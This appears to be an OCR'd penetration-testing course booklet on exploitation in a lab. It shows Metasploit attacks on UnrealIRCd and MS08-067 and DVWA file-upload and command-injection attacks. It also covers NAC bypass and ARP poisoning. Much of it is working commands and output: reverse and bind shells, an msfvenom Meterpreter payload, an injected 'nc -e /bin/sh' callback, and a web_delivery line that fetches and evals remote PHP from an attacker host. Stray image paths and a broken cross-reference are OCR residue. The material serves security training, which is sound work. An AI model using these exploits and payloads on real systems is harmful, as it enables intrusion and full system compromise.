OSSTMM - MODULE 3

Attack #1

Created on 15 December 2021 | Our Reference: OSSTMM_Booklet_Module_2 | Version: 1.8

Sensitivity: PUBLIC

This page intentionally left blank

Summary

1 Presentation

This module focuses on exploitation and post-exploitation phases.

The goal of the exploitation phase is to get an access to a system or a resource by bypassing security restrictions. The first two modules have developed how to gather information about a target and how to establish a list of machines of interests. The main focus was to identify the entry point into the organization.


Several techniques and exploits will be covered in the first part of this module to show how to get a shell access on various target systems. The network seen as an attack vector will then be covered and some demonstration will be performed. The first section aims to teach the basics of exploitation. The powerful Metasploit framework and its philosophy are then introduced.

Post-exploitation's purpose is to determine the value of a compromised machine and to maintain the access and control of it for a later use. Once an access is obtained on a system, an attacker will try to gain more privileges and/or to access new machines and networks. This section covers some techniques and tools that are useful to penetration testers and hackers to achieve this task.


2 Exploitation - Getting a shell


The goal of an attacker is often to get a shell on the target machine. A key point to have in mind is whether to choose a **reverse** or a **bind** shell, as one can succeed when the other will fail.

On one hand, the bind shell is when the attacker connects to the target host on an open port that is listening for connections and is providing a shell.



The reverse shell on the other hand, is initiated by the target machine, which will connect back to a listening service on the attacker machine.





Typically, bind shells can be useful when the attacker machine uses NAT (as the shell cannot connect back to the attacker), whereas reverse shells are useful when a firewall is blocking direct connections to a host. However, firewalls sometimes allow only some ports related to specific protocol (such as HTTP, HTTPS, …).

During a pentest, an attacker may often obtain a shell without having tty. This means it does not provide full interactivity with the system (for instance, a CTRL-C will kill the entire connection instead of stopping the running program on the host). Moreover, some commands like su or ssh require a proper terminal to run. Some tips to get a fully functional terminal are given in "**Error! Reference source not found.**" section below.

A convenient way to know whether or not a shell is a tty or not is to use the ***tty*** command on Linux and Unix system. If it returns something like "/dev/pts/1" the current shell is a terminal, else it says "not a tty".

Metasploit

This section aims to present exploitation using the Metasploit framework. Exploits exist for common vulnerabilities and Metasploit has more than 1000 modules to help attackers during an attack from recon to post exploitation going through exploitation.

Once the attacker has chosen the right module, he still needs to set the correct parameters for the exploit to success. Parameters need to be set carefully as a wrong port might be blocked by firewall for example.

Choosing the right payload, by using a bind or a reverse shell depending on the system environment is also a key point. Another thing that must be considered is staged vs non-staged payload.

A non-staged payload will inject payload during the exploitation and execute it whereas a staged payload will compromise the target in two steps:

- the exploit is sent with a stager to the target.
- the stager is responsible for downloading the payload (that might be larger), injecting it into the memory and the passing the execution to it.

Staging might be useful when there is a constraints on the payload size (you can see the maximum payload size by issuing the "show info" command on an exploit). Another advantage of staged payload is Anti-Virus evasion as the stager is smaller than a complete payload.

The goal is now to use Metasploit to exploit the same backdoor in UnrealIRCD and get a shell.

First, search for the right exploit to use and show its options:

```
msf > search ircd

Matching Modules
================

   Name                                      Disclosure Date  Rank
Description
   ----                                      ---------------  ----
-----------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12
excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > info

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.
```

```
References:
  https://cvedetails.com/cve/CVE-2010-2075/
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
```

Using the “show payloads” command, display the payloads that are available for this exploit and choose the bind perl. Then, set the options and run the exploit.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST
192.168.22.1
RHOST => 192.168.22.1
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.22.1     yes       The target address
   RPORT  6667              yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444              yes       The listen port
   RHOST  192.168.22.1     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started bind handler
[*] 192.168.22.1:6667 - Connected to 192.168.22.1:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] 192.168.22.1:6667 - Sending backdoor command...
[*] Command shell session 2 opened (192.168.21.10:45689 ->
192.168.22.1:4444) at 2018-06-26 16:58:35 +0200

id
uid=0(root) gid=0(root)
```

Same thing but using a reverse shell instead and upgrading the shell to a TTY Shell:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.22.1     yes       The target address
   RPORT  6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST
192.168.21.10
LHOST => 192.168.21.10

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.21.10:4444
[*] 192.168.22.1:6667 - Connected to 192.168.22.1:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] 192.168.22.1:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[…snip…]
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.21.10:4444 ->
192.168.22.1:55613) at 2018-06-26 16:56:36 +0200
```

```
id
uid=0(root) gid=0(root)

python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/etc/unreal#
```

Meterpreter is a special payload that is used by attackers to obtain more control over the target machine. It is loaded in-memory and write nothing to disk so it does not trigger Anti-virus. Meterpreter injects itself into the compromised process and can migrate to other running process. No new processes are created. All of these provide limited forensic evidences on the victim machine. Features can be loaded at runtime over the network.

Because of the power Meterpreter gives to an attacker once on a machine, the goal in the future Hands On will often be to get a Meterpreter session on the target machine.

HANDS ON

The machine on 192.168.22.40 and 50 are not patched for the MS08_067 vulnerability. Exploit it and get a shell.

HANDS ON ANSWERS

Look for the right exploit to use and display information:

```
msf > search ms08_067

Matching Modules
================

   Name                                 Disclosure Date  Rank
Description
   ----                                 ---------------  ----   ------
-----
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-
067 Microsoft Server Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > info

       Name: MS08-067 Microsoft Server Service Relative Path Stack
Corruption
```

```
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
[…snip…]
  7   Windows XP SP3 English (NX)
  8   Windows XP SP2 Arabic (NX)

       SKIPPED

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       The SMB service port (TCP)
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)

Payload information:
  Space: 408
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  […snip…]

References:
  https://cvedetails.com/cve/CVE-2008-4250/
  OSVDB (49243)
  https://technet.microsoft.com/en-us/library/security/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-
netpathcanonicalize-dos
```

Then, look for the available payloads:

```
msf exploit(windows/smb/ms08_067_netapi) > show payloads
```

```
Compatible Payloads
===================

   Name                                                Disclosure Date
Rank    Description
   ----                                                ---------------
----    -----------
   generic/custom
normal  Custom Payload
   generic/debug_trap
normal  Generic x86 Debug Trap
   generic/shell_bind_tcp
normal  Generic Command Shell, Bind TCP Inline
[…snip…]
   windows/dllinject/reverse_tcp
normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports
normal  Reflective DLL Injection, Reverse All-Port TCP Stager
[…snip…]
```

Set parameters and payload:

```
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.22.40
RHOST => 192.168.22.40

msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD
windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp

msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.22.40    yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.22.40    no        The target address


Exploit target:
```

```
   Id  Name
   --  ----
   0   Automatic Targeting
```

Some exploits have the check feature:

```
msf exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.22.40:445 The target is vulnerable.
```

Finally, run the exploit:

```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started bind handler
[*] 192.168.22.40:445 - Automatically detecting the target...
[…snip…]
 [*] Command shell session 3 opened (192.168.21.10:38579 ->
192.168.22.40:4444) at 2018-06-27 09:13:54 +0200

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

Exploiting a web vulnerability

Web applications have become more and more complex over the last two decades. They provide people with functionalities like searching, posting and uploading. Web applications manipulate critical information including financial data, medical records, national security data, etc. and securing them has become incredibly important.

An application vulnerability could provide the mean to an attacker to breach protections and to gain access to the company's network.

The OWASP Top 10 project publishes every year the top 10 web vulnerabilities. In 2017, injection is at the first position (and already was in 2010),

The goal of this section is not to give information about web vulnerabilities but more to explain how these web vulnerabilities can be and are an attack vector for malicious users.

HANDS ON

Exploit a vulnerability in the web application (192.168.22.1/dvwa) to get a shell (either a basic shell or a Meterpreter).

Hint: The file upload and ping services are easy to exploit.

HANDS ON ANSWERS

File upload service

This service allows a user to upload a file and returns a path to it.

PHP reverse shell

First thing first, one can try to upload a file with a '.php' extension and some php code to check if there is any user input validation. However, in 'low' security level on this application, there is none. One can easily find PHP reverse shell found on the internet: the one provided by PentestMonkey is correct for what need to be achieved here.

Just open it with your favorite editor and change the line with 'ip' and 'port':

```
root@kali:~/# vi php-reverse-shell.php
    . . .
$ip = '192.168.21.10';
$port = 1234;
    . . .
```

Upload the file.

On your machine, you should now run a listener for the reverse TCP connection. This can be achieved using netcat but let us use Metasploit instead, as this will be useful in the next section for post-exploitation.

```
msf > use exploit/multi/handler

msf exploit(multi/handler) > set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php


msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 192.168.21.10
LHOST => 192.168.21.10

msf exploit(multi/handler) > set LPORT 1234
LPORT => 1234

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:1234
```

Now, browse the file uploaded before and here is the shell:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:1234
[*] Command shell session 5 opened (192.168.21.10:1234 ->
192.168.22.1:39233) at 2018-06-27 13:33:51 +0200
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
 16:01:37 up 20:41,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                Mon19   20:40   0.00s  0.00s -bash
root     pts/0    :0.0             Mon19   20:41   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$
```

Please notice that the privileges obtained are not root here, but "www-data" instead. Privilege escalation is still to do to get root access, but this will be accomplished later.

Msfvenom

This time, we are still going to use php, but to upload a Meterpreter payload. Msfvenom is a standalone payload generator. Given the payload, the LHOST and LPORT parameters, it will generate a standalone php file containing a Meterpreter:

```
root@kali:~/# msfvenom -p php/meterpreter_reverse_tcp
lhost=192.168.21.10 lport=4321 -f raw > meterpreter_shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from
the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30304 bytes
```

Start a listener on Metasploit, using the same multi/handler exploit than before, but with a different payload:

```
msf exploit(multi/handler) > set PAYLOAD php/meterpreter_reverse_tcp
PAYLOAD => php/meterpreter reverse tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name    Current Setting  Required  Description
```

```
   ----   ---------------  --------  -----------
   LHOST  192.168.21.10    yes       The listen address (an interface
may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LPORT 4321
LPORT => 4321
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
```


Upload the previously generated shell and browse the URL to connect back to Metasploit:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
[*] Meterpreter session 6 opened (192.168.21.10:4321 ->
192.168.22.1:56642) at 2018-06-27 14:43:56 +0200

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Again, privileges escalation is required to get root access.

Ping service

The ping service is a simple form requesting for an IP address, pinging it and returning the output.



Using netcat

This ping service allows the user to execute command (using the ';' character, which is not filtered followed by a command). With still the same handler and the right payload:

```
msf exploit(multi/handler) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.21.10    yes       The listen address (an interface
may be specified)
   LPORT  4321             yes       The listen port


Exploit target:

   Id  Name
```

```
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
```

On the server, the following code is entered in the IP field:

```
127.0.0.1; nc -e /bin/sh 192.168.21.10 4321
```

This connects back to Metasploit and we have our shell (which can be used to spawn an interactive one).

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
[*] Command shell session 8 opened (192.168.21.10:4321 ->
192.168.22.1:56961) at 2018-06-27 15:23:43 +0200

ls
help
index.php
source

python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$
```

Using Metasploit web delivery feature

Metasploit provides a way to deliver payload on the server by hosting it on the attacker machine. Once downloaded and executed, this will connect back to the attacker machine (or open a bind shell, etc.).

First, the payload is created and hosted on the attacker machine (here a reverse_tcp meterpreter is used).

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set PAYLOAD
php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse tcp
msf exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):
```

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming
connections
   SSLCert                   no        Path to a custom SSL
certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit
(default is random)


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf exploit(multi/script/web_delivery) > set LHOST 192.168.21.10
LHOST => 192.168.21.10
msf exploit(multi/script/web_delivery) > set TARGET 1
TARGET => 1

msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.

[*] Started reverse TCP handler on 192.168.21.10:4444
msf exploit(multi/script/web_delivery) > [*] Using URL:
http://0.0.0.0:8080/F7WWKy48FM3t
[*] Local IP: http://192.168.21.10:8080/F7WWKy48FM3t
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.21.10:8080/F7WWKy48FM3t'));"
```

Metasploit is now waiting for the target to connect.

On the web application:

```
127.0.0.1; php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.21.10:8080/F7WWKy48FM3t'));"
```

That is it:

```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.

[*] Started reverse TCP handler on 192.168.21.10:4444
msf exploit(multi/script/web_delivery) > [*] Using URL:
http://0.0.0.0:8080/F7WWKy48FM3t
[*] Local IP: http://192.168.21.10:8080/F7WWKy48FM3t
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.21.10:8080/F7WWKy48FM3t'));"
[*] 192.168.22.1    web_delivery - Delivering Payload
[*] Sending stage (37775 bytes) to 192.168.22.1
[*] Meterpreter session 10 opened (192.168.21.10:4444 ->
192.168.22.1:56842) at 2018-06-27 16:15:59 +0200
```

3 Exploitation – Network vector

Web applications are not the only way for an attacker to get an access to a company's internal network. For instance, a malicious employee can also intend some actions from the inside. If an attacker managed to get a physical access to the company's offices (e.g. using social engineering), he can use the Ethernet to gain access to the internal network. Wi-Fi is also another way to trick an employee and to steal its credentials, which then allows to connect to the real company's Wi-Fi. Last but not least, VoIP and printers can also be targeted by an attacker as they are often unsuspected attack vectors.


NAC Bypassing

802.1X Network Access Control

Network Access Control (NAC) is a solution to prevent unauthorized access to a network by restricting access based on device identity or security posture.

NAC first needs to detect when a new device connects to the network. This is achieved using multiple techniques such as DCHP Proxy (to intercept DHCP requests), listeners, client-based software (to perform endpoint security) or SNMP trap to gather new MAC addresses.

Once a device has been detected by the NAC solution, it then checks if this device complies with the security policy (is the anti-virus up to date? Has the system been patched? …). If everything is in order, NAC authorizes the device to connect to the network. Nevertheless, if the NAC solution failed to detect a connected device, it can be bypassed.



Basic NAC Bypass

VoIP phones do not have security endpoints and NAC is performed using the MAC address. If an attacker manage to get the phone MAC address (a lot of information can be gathered just by checking phone settings…), it is easy to change his MAC address and to bypass the NAC solution (with the *macchanger* command for example).

Beagle Board and the NACKered project

NACKered is a bash script developed by *p292*, which mostly copied Alva Lease 'Skip' Duckwall IV's work presented at DEFCON 19 ("A Bridge Too Far").

The goal of this project is to bypass NAC authentication on a 802.1X network by spoofing a legitimate host. It also enables an attacker to remain invisible on a network.


Nackered performs the following operation:

- Disable IPv6 (Clearing DNS cache has been removed in our version)

- Enable EAPOL packets forward by the kernel and enable bridge-nf-call-iptables to allow the bridge to send packets through iptables. Enable IPv4 packets forward.
- Setup the bridge between the victim and the switch.

By now, the victim machine should be able to send packets again. Traffic is captured on the BeagleBone with tcpdump to gather the victim's IP and MAC addresses and the gateway's MAC address. This step can take some time. Then:

- Drop all output traffic except connections to the Attacker's IP, to become invisible (but still keep the SSH session).
- Rewrite any frames with switch side MAC on switch interface or bridge interface with victim's MAC.
- Set an IP for the bridge (to be able to SNAT traffic during next step)
- Setup rules to rewrite all TCP / UDP / ICMP traffic incoming from the attacker machine (connected through Wi-Fi) and from the BeagleBone with the IP and the MAC of the victim.
- Re-enable traffic on Layer 2 and 3.



Which gives on a real case (the blue Ethernet wire is connected to the switch,

the black one is the legitimate host):


Once the BeagleBone is connected, the attacker can connect to it thanks to the Wi-Fi access point and run the nackered.sh script to access to restricted LAN.

Network protocols used during a pentest

ARP Poisoning

Address Resolution Protocol (ARP) is a stateless protocol used to resolve IP addresses to MAC addresses. When someone broadcast on the network that it has a specific IP address, other hosts on the network will update their ARP cache with this information.

The goal of an ARP poisoning attack is to impersonate a host (such as a switch) and act as a man-in-the-middle.




With this position as MITM, every packet will pass through the attacker machine. Hence, the hacker can gather information and even alter packets on the fly.

Ettercap is a privileged tool to perform ARP poisoning.

HANDS ON	DEMO

2021 - 2022


The attacker is on the same subnet than the windows machine. Launch Ettercap



on eth0:

Then scan the network (using ARP) to get the active hosts:

